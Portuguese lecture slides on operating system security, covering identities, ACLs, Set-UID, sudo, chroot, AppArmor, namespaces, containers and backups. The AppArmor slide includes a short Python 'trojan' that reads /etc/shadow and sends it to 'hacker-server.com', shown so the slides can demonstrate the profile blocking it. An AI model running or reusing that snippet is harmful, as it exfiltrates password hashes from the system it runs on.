
- **Também existem identificadores de grupo**
 - Um grupo é um conjunto de utilizadores
 - Um grupo pode ser definido à custa de outros grupos
 - Group ID: Inteiro no Linux/Android/macOS, UUID no Windows
- **Um utilizador pode pertencer a diversos grupos**
 - Direitos = Direitos UID + Direitos GIDs
- **Em Linux as atividades executam associadas a um conjunto de grupos**
 - 1 Grupo primário: utilizado para definir pertencia de ficheiros criados
 - vários grupos secundários: utilizados para condicional o acesso

Processos

- **Um processo contextualiza atividades**
 - Atividades = operações (RWX) sobre recursos
 - Para efeitos de decisões de segurança e gestão
 - Identificado por um Process ID (PID) (um inteiro)
 - Associado à identidade de quem o lançou (UID e GIDs)
- **Contexto com relevância para a segurança**
 - Identidade efetiva (eUID e eGID)
 - Fundamental para efeitos de controlo de acesso do processo
 - Pode ser igual à identidade de quem lançou o processo
 - Recursos atualmente em uso
 - Ficheiros abertos
 - Em Linux tudo é um ficheiro ou um processo
 - Áreas de memória virtual reservadas
 - Tempo de CPU usado, prioridade, afinidade, namespace


Memória Virtual

- É um espaço de memória onde têm lugar ações efetuadas por uma atividade
 - Tem uma dimensão máxima que é definida pela arquitetura de hardware
 - ▶ 32 bits -> 2^{32} B (4 GB) máximo
 - ▶ 64 bits -> 2^{64} B máximo
 - Organizada em páginas (4KB no Linux)
- A memória virtual não precisa ser usada na íntegra
 - Apenas é usada uma parcela (a necessária)
 - Processo apenas acedem à sua memória. Endereços são virtuais!
- A memória virtual é mapeada em memória física (RAM) quando é necessário nela ler ou escrever
 - Num dado instante, a memória física possui partes de várias memórias virtuais
 - A escolha dessas partes é uma das funções mais importantes de um SO
 - ▶ Evitar fragmentação, gerir memória frequentemente usada vs pouco usada



Virtual File System (VFS)

- **Fornecem um método para representar pontos de montagem, diretórios, ficheiros e links**
 - Estrutura hierárquica para armazenar conteúdo
- **Ponto de Montagem: um acesso à raiz de um FS específico**
 - Windows usa letras (A:, ..C:..), Linux, macOS, Android usam um diretório qualquer
- **Diretório: um método de organização hierárquica**
 - Outros diretórios, pontos de montagem, ficheiros, links
 - O primeiro é denominado por raiz
- **Links: mecanismos de indireção no FS**
 - Soft Links: apontam para outro recurso em qualquer FS, no mesmo VFS
 - Windows: Atalhos são semelhantes a Soft Links, mas tratados a nível aplicacional
 - Hard Links: fornecem múltiplos identificadores (nomes) para um mesmo conteúdo (dados), num mesmo FS



Virtual File System (VFS)

- **Ficheiros**

- Servem para armazenar dados de forma perene
 - ▶ Mas a longevidade é dada pelo suporte físico e não pelo conceito de ficheiro ...
 - Apagar pode significar apenas, marcar como apagado (frequente!)
- São sequências ordenadas de bytes associadas a um nome
 - ▶ O nome permite recuperar/reutilizar esses bytes mais tarde
- O seu conteúdo pode ser alterado, removido, ou acrescentado
- Possuem uma proteção que controla o seu uso
 - ▶ Permissões de leitura, escrita, execução, remoção, etc.
 - ▶ O modelo de proteção depende do sistema de ficheiros

Virtual File System (VFS)

Mecanismos de Segurança dos Ficheiros e Diretórios

- **Mecanismos de proteção mandatórios**
 - Dono
 - Utilizadores e Grupos permitidos
 - Permissões: Leitura, Escrita, Execução
 - Significados diferentes para Ficheiros e Diretórios
- **Mecanismos de proteção discricionários**
 - Regras específicas definidas pelo utilizador
- **Mecanismos adicionais**
 - Compressão implícita
 - Indireção para recursos remotos (ex, para OneDrive)
 - Assinatura
 - Cifra

Canais de Comunicação

Permitem a troca de dados entre atividades distintas mas cooperantes

- **Essenciais em qualquer sistema atual**
 - Todas as aplicações recorrem a estes mecanismos
- **Processos do mesmo SO/máquina**
 - Pipes, Sockets UNIX, streams, etc.
 - Comunicação entre processos e núcleo: syscalls, sockets
- **Processos em máquinas distintas**
 - Sockets TCP/IP e UDP/IP

Controlo de Acessos

- **O núcleo de um OS é um monitor de controlo de acesso**
 - Controla todas as interações com o hardware
 - ▶ Aplicações NUNCA acedem diretamente a recursos
 - Controla todas as interações entre entidades do modelo computacional
- **Sujeitos**
 - Tipicamente os processos locais
 - ▶ Através da API de system calls
 - ▶ Uma syscall não é uma chamada ordinária a uma função
 - Mas também mensagens de outras máquinas

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char** argv){
    FILE *fp = fopen("hello.txt", "wb");
    char* str = "hello world";
    fwrite(str, strlen(str), 1, fp);
    fclose(fp);
}
```

```
$ gcc -o main ./main
```

```
$ strace ./main
```

....

```
openat(AT_FDCWD, "hello.txt", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 3
```

```
fstat(3, {st_mode=S_IFREG|0644, st_size=0, ...}) = 0
```

```
write(3, "hello world", 11)          = 11
```

```
close(3)                          = 0
```

...

Interações com ficheiros são mediadas pelo núcleo.
Aplicações não acedem diretamente a recursos

Controlo de Acesso Obrigatório/Mandatório

- Existem inúmeros casos de controlo de acesso obrigatório num sistema operativo
 - Fazem parte da lógica do modelo computacional
 - Não são moldáveis pelos utentes e administradores
 - ▶ A menos que alterem o comportamento do núcleo
- Exemplos no Linux
 - o root pode fazer tudo
 - Sinais a processos só podem ser enviados pelo root ou o dono
 - Sockets AF_PACKET(RAW) só podem ser criados pelo root ou por processos com a capacidade CAP_NET_RAW
- Exemplos no macOS
 - o root pode fazer quase tudo
 - o root não pode alterar binários e diretórios assinados pela Apple

Controlo de Acesso Discricionário


- **Utilizadores podem definir regras para controlo de acesso**
 - Podem ser definíveis apenas pelo dono/utilizador
 - ▶ Esta limitação é em si um Acesso Mandatório
- **Exemplos**
 - Access Control Lists (ACL) discricionárias
 - ▶ Listas expressivas que limitam acesso a recursos
 - Linux Apparmor
 - ▶ Armazena configurações em /etc/apparmor.d com limitações das aplicações
 - ▶ Regras aplicadas automaticamente independentemente do utilizador
 - macOS sandboxd
 - ▶ Aplicações são lançadas dentro de contextos isolados (Sandbox)
 - ▶ A sandbox contém uma definição da informação que entra/sai

Proteção com ACLs

- **Cada objeto possui uma ACL (Access Control List)**
 - Diz quem pode fazer o quê
- **A ACL pode ser discricionária ou obrigatória**
 - Quando é obrigatória não se consegue modificar
 - Quando é discricionária pode ser alterada
- **É verificada quando uma atividade pretende manipular o objeto**
 - Se o pedido de manipulação não estiver autorizado é negado
 - Quem faz as validações das ACLs é o núcleo do SO
 - Monitor de segurança

Proteção de Ficheiros: ACLs de dimensão fixa

- **Cada elemento do sistema de ficheiros possui uma ACL**
 - Atribui 3 tipos de direitos a 3 entidades
 - Apenas o dono do elemento pode mudar a ACL
- **Direitos sobre ficheiros e diretórios: R W X**
 - Leitura / listagem
 - Escrita / adição/remoção de ficheiros ou subdiretorias
 - Execução / uso como diretoria corrente do processo
- **Entidades:**
 - Um UID (dono do ficheiro)
 - Um GID
 - Os outros



Proteção de Ficheiros: ACLs de dimensão variável

- **Cada elemento do sistema de ficheiros possui uma ACL e um dono**
 - A ACL atribui 14 tipos de direitos a uma lista de entidades
 - O dono pode ser um utilizador singular ou um grupo
 - O dono não possui direitos especiais por esse facto
- **Direitos:**

- | | |
|--|---|
| <ul style="list-style-type: none">• Leitura: listagem para diretórias• Escrita: adição de ficheiros para diretórias• Execução: uso como diretória corrente para diretórias• Acrescento: adição de subdiretórias para diretórias• Remoção de ficheiros e subdiretórias• Remoção (do próprio) | <ul style="list-style-type: none">• Leitura / escrita dos atributos• Leitura dos atributos estendidos• Leitura / alteração dos direitos• Tomada de posse |
|--|---|

- **Entidades:**
 - Utilizadores singulares
 - Grupos de utilizadores
 - ▶ Há um grupo, “Everyone”, que representa “os demais”

```
[nobody@host ~]$ ls -la
total 12
drwxr-xr-x  2 root root 100 dez  7 21:39 .
drwxrwxrwt 25 root root 980 dez  7 21:39 ..
-rw-r----- 1 root root   6 dez  7 21:42 a
-rw-r--r--  1 root root   6 dez  7 21:42 b
-rw-r-x---+ 1 root root   6 dez  7 21:42 c
```

```
[nobody@host ~]$ cat a
cat: a: Permission denied
```

```
[nobody@host ~]$ cat b
```

```
SIO_B
```

```
[nobody@host ~]$ cat c
```

```
SIO_C
```

```
[nobody@host ~]$ getfacl c
```

```
# file: c
# owner: root
# group: root
user::rw-
user:nobody:r-x
group::r--
mask::r-x
other::---
```

Proteção de Ficheiros: ACLs de dimensão variável

- **Windows: Cada recurso possui uma ACL e um dono**
 - O dono pode ser um utilizador ou grupo
 - Não existem outras permissões definidas
- **Entidades**
 - Utilizadores individuais
 - Grupos de utilizadores

<ul style="list-style-type: none">• Leitura<ul style="list-style-type: none">• Diretórios: Lista entradas do diretório• Escrita<ul style="list-style-type: none">• Diretórios: Adiciona novos ficheiros• Execução<ul style="list-style-type: none">• Diretórios: Utiliza como CWD• Adição<ul style="list-style-type: none">• Diretórios: Adiciona novos diretórios• Apagar Ficheiros e Diretórios• Remoção (dele próprio)	<ul style="list-style-type: none">• Ler e Escrever Atributos• Ler e Escrever Atributos extendidos• Ler e Modificar Permissões• Tomar Posse
--	---

Elevação de Privilégios: Set-UID

- **Effective UID / Real UID**

- O real UID é o UID do processo criador
 - ▶ Iniciador da aplicação
 - O effective UID é o UID do processo
 - ▶ O único que importa para definir os direitos do processo

- **Alteração do UID**

- Aplicação normal
 - ▶ eUID = rUID = UID do processo que executou o exec
 - ▶ eUID não pode ser alterado (unless = 0)
 - Aplicação Set-UID
 - ▶ eUID = UID da aplicação exec'd, rUID = UID inicial do processo
 - ▶ eUID pode ser mudado para o rUID
 - rUID não pode ser alterado

Elevação de Privilégios: Set-UID


- **Permite que alterem identificadores dos processos, quando carregados de ficheiros específicos**
 - u+s: O eUID (UID Efetivo) do processo é igual o dono do ficheiro
 - ▶ e não igual ao UID de quem lança o programa
 - g+s: o gUID (GID Efetivo) do processo é igual ao grupo do ficheiro
 - ▶ e não ao grupo primário (GID) do utilizador que o lança
- **Permitir aos utilizadores a realização de tarefas administrativas**
 - passwd, chfn, chsh: permite a alteração das senhas
 - ▶ (ler/escrever o ficheiro /etc/shadow e /etc/passwd)
 - ping: permite a qualquer utilizador a criação de Sockets RAW
 - sudo: permite executar uma aplicação com um eUID diferente

Login: não é uma operação do núcleo

- **Uma aplicação de login privilegiada apresenta uma interface de login para obter as credenciais dos utentes**
 - Par nome/senha
 - Elementos biométricos
 - Smartcard e PIN de ativação
- **A aplicação de login valida as credenciais e obtém os UID e GIDs apropriados para o utente**
 - E inicia uma aplicação num processo com esses identificadores
 - ▶ Numa consola Linux esta aplicação é um shell
 - Quando este processo termina a aplicação de login reaparece
- **Daí em diante todos os processos criados pelo utente têm os seus identificadores**
 - Herdados através de forks

Login: não é uma operação do núcleo

- O processo de login tem de ser privilegiado
 - Tem de criar processos com UID and GIDs arbitrários
 - ▶ Os dos utentes que fazem login



Processo de validação da senha

- **O nome do utente é usado para encontrar o par UID/GID no ficheiro /etc/passwd**
 - É um conjunto de GIDs adicionais no ficheiro /etc/group
- **A senha é transformada usando uma função de síntese**
 - Atualmente configurável, quando se cria um novo utente (/etc/login.conf)
 - A sua identidade é guardado juntamente com a senha transformada
- **O resultado é verificado face a um valor guardado no ficheiro /etc/shadow**
 - Indexado também pelo nome do utente
 - Se coincidirem, o utente foi corretamente autenticado
- **Proteções dos ficheiros**
 - /etc/passwd e /etc/group podem ser lidos por qualquer um
 - /etc/shadow só pode ser lido pelo root
 - ▶ Proteção contra ataques com dicionários

Ferramenta sudo

- **A administração pelo root não é adequada**
 - Uma “identidade”, muita gente
 - Quem fez o quê?
- **Aproximação preferível**
 - Vários utilizadores podem ser admins temporários
 - ▶ Sudoers
 - ▶ Definido por um ficheiro de configuração usado pelo sudo
- **sudo é uma aplicação Set-UID com UID = 0**
 - Um registo adequado pode ser realizado por cada comando executado via sudo

```
[user@linux ~]$ ls -la /usr/sbin/sudo  
-rwsr-xr-x 1 root root 140576 nov 23 15:04 /usr/sbin/sudo
```

```
[user@linux ~]$ id  
uid=1000(user) gid=1000(user) groups=1000(user),998(sudoers)
```

```
[user@linux ~]$ sudo -s  
[sudo] password for user:
```

```
[root@linux ~]# id  
uid=0(root) gid=0(root) groups=0(root)
```

```
[root@linux ~]# exit
```

```
[user@linux ~]$ sudo id  
uid=0(root) gid=0(root) groups=0(root)
```

Mecanismo chroot

- **Reduz a visibilidade do sistema de ficheiros**
 - Cada descritor de processo possui o número do i-node raiz
 - ▶ A partir do qual são resolvidos os caminhos absolutos
 - chroot permite mudar esse número para referir o i-node de outra diretoria arbitrária
 - ▶ A vista do sistema de ficheiros do processo fica reduzida ao que existe abaixo dessa diretoria
- **É usado para proteger o sistema de ficheiros de aplicações potencialmente perigosas**
 - e.g. servidores públicos, aplicações descarregadas
 - Mas é preciso ser usada com muito cuidado!

```
[root@linux /opt/chroot]# find .
.
./usr
./usr/lib
./usr/lib/libcap.so.2
./usr/lib/libreadline.so.7
./usr/lib/libncursesw.so.6
./usr/lib/libdl.so.2
./usr/lib/libc.so.6
./lib64
./lib64/ld-linux-x86-64.so.2
./bin
./bin/ls
./bin/bash
```

```
[root@linux /opt/chroot]# chroot . /bin/bash
bash-4.4# ls /
bin  lib64  usr

bash-4.4# cp /bin/bash .
bash: cp: command not found
```

Confinamento: Apparmor

- **Mecanismo para restringir aplicações com base num modelo de comportamento**
 - Requer suporte do núcleo: Linux Security Modules
 - Foco nas syscalls e nos seus argumentos
 - Pode funcionar nos modos *complain* e *enforcement*
 - Gera entradas no registo do sistema para auditar o comportamento
- **Ficheiros de configuração definem que atividades podem ser invocadas**
 - Por aplicação, carregada de um ficheiro
 - Aplicações nunca podem ter mais acessos do que o definido
 - ▶ mesmo que executadas pelo root

```
import sys
from socket import socket, AF_INET, SOCK_STREAM

# Evil code
with open('/etc/shadow', 'rb') as f:
    data = f.read()
    s = socket(AF_INET, SOCK_STREAM)
    s.connect(("hacker-server.com", 8888))
    s.send(data)
    s.close()

if len(sys.argv) < 2:
    sys.exit(0)

with open(sys.argv[1], 'r') as f:
    print(f.read(), end='')

# Profile at /etc/apparmor.d/usr.bin.trojan

/usr/bin/trojan {
    #include <abstractions/base>

    deny network inet stream,
    /** r,
}
```

```
##### Apparmor Profile Disabled #####
root@linux: ~# trojan a
SI0_A
```

```
##### Apparmor Profile Enabled #####
root@linux: ~# trojan a
Traceback (most recent call last):
  File "/usr/bin/trojan.py", line 7, in <module>
    s = socket(AF_INET, SOCK_STREAM)
  File "/usr/bin/socket.py", line 144, in __init__
    PermissionError: [Errno 13] Permission denied
```

Confinamento: Namespaces

- **Permite o particionamento dos recursos em vistas (namespaces)**
 - Processos num namespace possuem uma vista restrita do sistema
 - Ativado através de syscalls por um processo simples:
 - clone: define um namespace para onde migrar o processo
 - unshare: desassocia o processo do seu contexto atual
 - setns: coloca o processo num Namespace
- **Tipos de Namespaces**
 - **mount**: aplicado a pontos de montagem
 - **process id**: primeiro processo tem id 1
 - **network**: stack de rede “independente” (rotas, interfaces...)
 - **IPC**: métodos de comunicação entre processos
 - **uts**: independência de nomes (DNS)
 - **user id**: segregação das permissões
 - **cgroup**: limitação dos recursos utilizados (memória, cpu...)

```
## Create netns named mynetns
root@vm: ~# ip netns add mynetns
```

```
## Change iptables INPUT policy for the netns
root@linux: ~# ip netns exec mynetns iptables -P INPUT DROP
```

```
## List iptables rules outside the namespace
root@linux: ~# iptables -L INPUT
Chain INPUT (policy ACCEPT)
target      prot opt source                      destination
          prot opt source
```

```
## List iptables rules inside the namespace
root@linux: ~# ip netns exec mynetns iptables -L INPUT
Chain INPUT (policy DROP)
target      prot opt source                      destination
```

List Interfaces in the namespace

```
root@linux: ~# ip netns exec mynetns ip link list
1: lo: <LOOPBACK> mtu 65536 qdisc noop state DOWN mode DEFAULT group default qlen 100
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
```

Move the interface enp0s3 to the namespace

```
root@linux: ~# ip link set enp0s3 netns mynetns
```

List interfaces in the namespace

```
root@linux: ~# ip netns exec mynetns ip link list
1: lo: <LOOPBACK> mtu 65536 qdisc noop state DOWN mode DEFAULT group default qlen 100
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: enp0s3: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN mode DEFAULT...
    link/ether 08:00:27:83:0a:55 brd ff:ff:ff:ff:ff:ff
```

List interfaces outside the namespace

```
root@linux: ~# ip link list
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFAULT...
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
```

Confinamento: Containers

- **Explora namespaces para fornecer uma vista virtual do sistema**
 - Isolamento de rede, cgroups, user ids, mounts, etc...
- **Processos são executados no âmbito de um “container”**
 - Container é uma construção aplicacional e não do núcleo
 - Consiste num ambiente por composição de namespaces
 - Requer a criação de pontes com o sistema real
 - interfaces de rede, processos de proxy
- **Aproximações relevantes**
 - **LinuX Containers**: foco num ambiente completo virtualizado
 - evolução do OpenVZ
 - **Docker**: foco em executar aplicações isoladas segundo um pacote portável entre sistemas
 - usa LXC
 - **Singularity**: semelhante a docker, foco em HPC e partilha por vários utilizadores

Armazenamento

Problemas

- **Os dispositivos de armazenamento avariam**
 - É preciso minimizar a falha de discos ou a perda de informação
 - É uma certeza para qualquer dispositivo! Resta saber quando.
- **O acesso mecânico à informação é lento (Discos)**
 - Tempo = tempo de translação + tempo de rotação
 - Mais informação -> maior estrangulamento

Problemas

- **Dispositivos sólidos (SSD) possuem número de escritas reduzidas**
 - 2000—3000 escritas para tecnologia MLC
- **Existem eventos que levam à perda total de dados**
 - Incêndios, roubos, “picos de energia”, inundações, erros do utilizador, ataques informáticos....
- **Pode ser necessário distribuir dados de forma inteligente**
 - Para maximizar desempenho
 - Para reduzir custos

Soluções

- **Cópias de segurança (backups)**
 - No local
 - Remotos
- **Armazenamento Redundante**
 - RAID
 - Outros: ZFS
- **Discos mais caros, ambientes mais controlados**
 - SLED (Single Large Expensive Disks)
 - Discos “Enterprise grade”
 - Controlo de Temperatura e humidade
- **Infraestruturas dedicadas de armazenamento**
 - Ponto único de aplicação de políticas


Backups

- **Cópias periódicas dos dados**
 - Imagem do estado do armazenamento naquele momento
 - Cópias permitem repor ficheiros para versões anteriores
 - Por vezes cifradas
- **Completos: Imagem completa da informação**
 - Recuperação rápida
 - Necessário muito espaço
- **Diferenciais: Diferenças desde o último backup completo**
 - Recuperação mais lenta com redução de espaço
 - Diferenciais diários vão aumentando progressivamente de tamanho
- **Incrementais: Diferenças desde o último backup**
 - Recuperação muito mais lenta
 - ▶ Reconstrução incremental desde o último backup completo
 - Grande eficiência de espaço

Backups

